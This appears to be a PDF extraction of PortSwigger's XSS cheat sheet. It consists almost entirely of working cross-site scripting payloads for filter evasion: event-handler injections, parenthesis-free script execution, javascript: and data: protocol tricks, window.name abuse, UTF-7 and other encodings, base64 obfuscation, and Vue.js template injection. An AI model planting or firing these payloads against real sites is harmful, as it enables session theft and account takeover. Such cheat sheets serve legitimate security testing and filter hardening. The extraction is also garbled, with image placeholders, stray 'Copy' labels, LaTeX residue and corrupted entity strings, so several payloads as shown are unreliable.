






























onsearch

Fires when a form is submitted and the input has a type attribute of search



<form><input type=search onsearch=alert(1) value="Hit return" autofocus>











onseeked

Requires clicking the element timeline



<audio autoplay controls onseeked=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>













onseeking

Requires clicking the element timeline



<audio autoplay controls onseeking=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>























<script>{onerror=alert}throw 1</script>



No parentheses using exception handling no semi colons using expressions

<script>throw onerror=alert,1</script>



No parentheses using exception handling and eval

<script>throw onerror=eval,'=alert\x281\x29'</script>



No parentheses using exception handling and eval on Firefox

 $<script> \{onerror=eval\} throw \{lineNumber:1, columnNumber:1, fileName:1, message:'alert \x281 \x29'\} </script> \\$



No parentheses using ES6 hasInstance and instanceof with eval

<script>'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval}</script>



No parentheses using ES6 hasInstance and instanceof with eval without .

<script>'alert\x281\x29'instanceof{[Symbol['hasInstance']]:eval}</script> 口 Copy No parentheses using location redirect <script>location='javascript:alert\x281\x29'</script> 口 Copy No parentheses using location redirect no strings <script>location=name</script> No parentheses using template strings <script>alert`1`</script> 口 Copy No parentheses using template strings and location hash <script>new Function`X\${document.location.hash.substr`1`}`</script>

No parentheses or spaces, using template strings and location hash

口 Copy

<script>Function`X\${document.location.hash.substr`1`}```</script>



Frameworks



Bootstrap onanimationstart event

<xss class=progress-bar-animated onanimationstart=alert(1)>



Bootstrap ontransitionend event

<xss class="carousel slide" data-ride=carousel data-interval=100 ontransitionend=alert(1)><xss class=carousel-inner><xss
class="carousel-item active"></xss><xss class=carousel-item></xss></xss>



Protocols



Iframe src attribute JavaScript protocol

<iframe src="javascript:alert(1)">



Object data attribute with JavaScript protocol

<object data="javascript:alert(1)">



Embed src attribute with JavaScript protocol

<embed src="javascript:alert(1)">



A standard JavaScript protocol

XSS



The protocol is not case sensitive

XSS



Characters \x01-\x20 are allowed before the protocol

XSS



Characters \x09,\x0a,\x0d are allowed inside the protocol

XSS



Characters \x09,\x0a,\x0d are allowed after protocol name before the colon

XSS



Xlink namespace inside SVG with JavaScript protocol

<svg><a xlink:href="javascript:alert(1)"><text x="20" y="20">XSS</text>



SVG animate tag using values

<svg><animate xlink:href=#xss attributeName=href values=javascript:alert(1) /><text x=20 y=20>XSS</text>



SVG animate tag using to

<svg><animate xlink:href=#xss attributeName=href from=javascript:alert(1) to=1 /><text x=20 y=20>XSS</text>



SVG set tag

<svg><set xlink:href=#xss attributeName=href from=? to=javascript:alert(1) /><text x=20 y=20>XSS</text>



Data protocol inside script src

<script src="data:text/javascript,alert(1)"></script>



SVG script href attribute without closing script tag

<svg><script href="data:text/javascript,alert(1)" />



SVG use element Chrome/Firefox

<svg><use href="data:image/svg+xml,<svg id='x' xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink'
width='100' height='100'><a xlink:href='javascript:alert(1)'><rect x='0' y='0' width='100' height='100' /></svg>#x"></use>
</svg>



Import statement with data URL

<script>import('data:text/javascript,alert(1)')</script>



Base tag with JavaScript protocol rewriting relative URLS

<base href="javascript:/a/-alert(1)/////">test



MathML makes any tag clickable

<math><x href="javascript:alert(1)">blah



Button and formaction

<form><button formaction=javascript:alert(1)>XSS



Input and formaction

<form><input type=submit formaction=javascript:alert(1) value=XSS>



Form and action

<form action=javascript:alert(1)><input type=submit value=XSS>



Isindex and formaction

<isindex type=submit formaction=javascript:alert(1)>



Isindex and action

<isindex type=submit action=javascript:alert(1)>



Use element with an external URL

<svg><use href="//subdomain1.portswigger-labs.net/use_element/upload.php#x" /></svg>



Animate tag with keytimes and multiple values

<svg><animate xlink:href=#xss attributeName=href dur=5s repeatCount=indefinite keytimes=0;0;1 values="https://portswigger.net?
;javascript:alert(1);0" /><text x=20 y=20>XSS</text>



Other useful attributes



Using srcdoc attribute

<iframe srcdoc=""></iframe>



Using srcdoc with entities

<iframe srcdoc=""></iframe>



Click a submit element from anywhere on the page, even outside the form

<form action="javascript:alert(1)"><input type=submit id=x></form><label for=x>XSS</label>



Hidden inputs: Access key attributes can enable XSS on normally unexploitable elements

<input type="hidden" accesskey="X" onclick="alert(1)"> (Press ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)



Link elements: Access key attributes can enable XSS on normally unexploitable elements

< link rel="canonical" accesskey="X" onclick="alert(1)" /> (Press ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)



Download attribute can save a copy of the current webpage

Test



Disable referrer using referrerpolicy



Set window.name via parameter on the window.open function

<a href=# onclick="window.open('http://subdomain1.portswigger-labs.net/xss/xss.php?
context=js string single&x=%27;eval(name)//','alert(1)')">XSS



Set window.name via name attribute in a <iframe> tag

<iframe name="alert(1)" src="https://portswigger-labs.net/xss/xss.php?context=js_string_single&x=%27;eval(name)//"></iframe>



Set window.name via target attribute in a <base> tag

<base target="alert(1)"><a href="http://subdomain1.portswigger-labs.net/xss/xss.php?
context=js string single&x=%27;eval(name)//">XSS via target in base tag



Set window.name via target attribute in a <a> tag

XSS
via target in a tag



Set window.name via usemap attribute in a tag

<map name="xss"><area shape="rect" coords="0,0,82,126"
target="alert(1)" href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=js string single&x=%27;eval(name)//"></map>



Set window.name via target attribute in a <form> tag

<form action="http://subdomain1.portswigger-labs.net/xss/xss.php" target="alert(1)"><input type=hidden name=x
value="';eval(name)//"><input type=hidden name=context value=js_string_single><input type="submit" value="XSS via target in a
form"></form>



Set window.name via formtarget attribute in a <input> tag type submit

<form><input type=hidden name=x value="';eval(name)//"><input type=hidden name=context value=js_string_single><input type="submit" formaction="http://subdomain1.portswigger-labs.net/xss/xss.php" formtarget="alert(1)" value="XSS via formtarget in input type submit"></form>



Set window.name via formtarget attribute in a <input> tag type image

<form><input type=hidden name=x value="';eval(name)//"><input type=hidden name=context value=js_string_single><input name=1
type="image" src="validimage.png" formaction="http://subdomain1.portswigger-labs.net/xss/xss.php" formtarget="alert(1)"
value="XSS via formtarget in input type image"></form>



Special tags



Redirect to a different domain

<meta http-equiv="refresh" content="0; url=//portswigger-labs.net">



Meta charset attribute UTF-7

<meta charset="UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-



Meta charset UTF-7

<meta http-equiv="Content-Type" content="text/html; charset=UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-



UTF-7 BOM characters (Has to be at the start of the document) 1

+/v8 +ADw-script+AD4-alert(1)+ADw-/script+AD4-



UTF-7 BOM characters (Has to be at the start of the document) 2

+/v9 +ADw-script+AD4-alert(1)+ADw-/script+AD4-



UTF-7 BOM characters (Has to be at the start of the document) 3

+/v+ +ADw-script+AD4-alert(1)+ADw-/script+AD4-



UTF-7 BOM characters (Has to be at the start of the document) 4

+/v/ +ADw-script+AD4-alert(1)+ADw-/script+AD4-



Upgrade insecure requests

<meta http-equiv="Content-Security-Policy" content="upgrade-insecure-requests">



Disable JavaScript via iframe sandbox

 $\verb| < iframe sandbox src="//portswigger-labs.net"> </iframe> \\$



Disable referer

<meta name="referrer" content="no-referrer">



Encoding

\wedge

Overlong UTF-8

%C0%BCscript>alert(1)</script> %E0%80%BCscript>alert(1)</script> %F0%80%80%BCscript>alert(1)</script>
%F8%80%80%80%BCscript>alert(1)</script> %FC%80%80%80%80%BCscript>alert(1)</script>



Unicode escapes

<script>\u0061lert(1)</script>



Unicode escapes ES6 style

<script>\u{61}lert(1)</script>



Unicode escapes ES6 style zero padded

<script>\u{0000000061}lert(1)</script>



Hex encoding JavaScript escapes

<script>eval('\x61lert(1)')</script>



Octal encoding

 $< script> eval('\141lert(1)') < / script> eval('alert(\061)') < / script> eval(\061)') < / scri$



Decimal encoding with optional semi-colon

XSSXSS



SVG script with HTML encoding

<svg><script>alert(1)</script></svg> <svg><script>alert(1)</script></svg> <svg><script>alert
(1)</script>
</svg> <svg><script>x="",alert(1)//";</script></svg>



Decimal encoding with padded zeros

XSS



Hex encoding entities

XSS



Hex encoding without semi-colon provided next character is not a-f0-9

XSS XSS XSS XSS



Hex encoding with padded zeros

XSS



Hex encoding is not case sensitive

XSS





HTML entities

XSS XSS <a
href="java
script:alert(1)">XSS XSS



URL encoding

XSS



HTML entities and URL encoding

XSS



Obfuscation



Data protocol inside script src with base64

<script src=data:text/javascript;base64,YWxlcnQoMSk=></script>



Data protocol inside script src with base64 and HTML entities

<script src=data:text/javascript;base64,YWxlcnQoMSk=></script>



Data protocol inside script src with base64 and URL encoding

<script src=data:text/javascript;base64,%59%57%78%6c%63%6e%51%6f%4d%53%6b%3d></script>



Iframe srcdoc HTML encoded

<iframe srcdoc=<script>alert(1)</script>></iframe>



Iframe JavaScript URL with HTML and URL encoding

<iframe

src="javascript:'&\pix25;&\pix33;&\pix43;&\pix73;&\pix63;&\pix72;&\pix69;&\pix74;&\pix25;&\pix33;&\pix45;&\pix61;&\pix65;&\pix72;&\pix74;&\pix28;&\pix81;&\pix25;&\pix33;&\pix45;&\pix33;&\pix45;&\pix32;&\pix45;&\pix32;&\pix45;&\pix32;&\pix46;&\pix72;&\pix84);&\pix84)



SVG script with unicode escapes and HTML encoding

<svg>

<script>\ u 0 0 6 1 \ u 0 0 6 \ u 0 &#x



Client-side template injection Vuejs reflected All versions Mario Heiderich (Cure53) 41 {{constructor.constructor('alert(1)')()}} Copy All versions Mario Heiderich (Cure53) & Sebastian Lekies (Google) Eduardo Vela Nava (Google) Krzysztof Kotowicz (Google) 62 <div v-html="''.constructor.constructor('alert(1)')()">a</div> □ Copy All versions **Gareth Heyes** (PortSwigger)

30

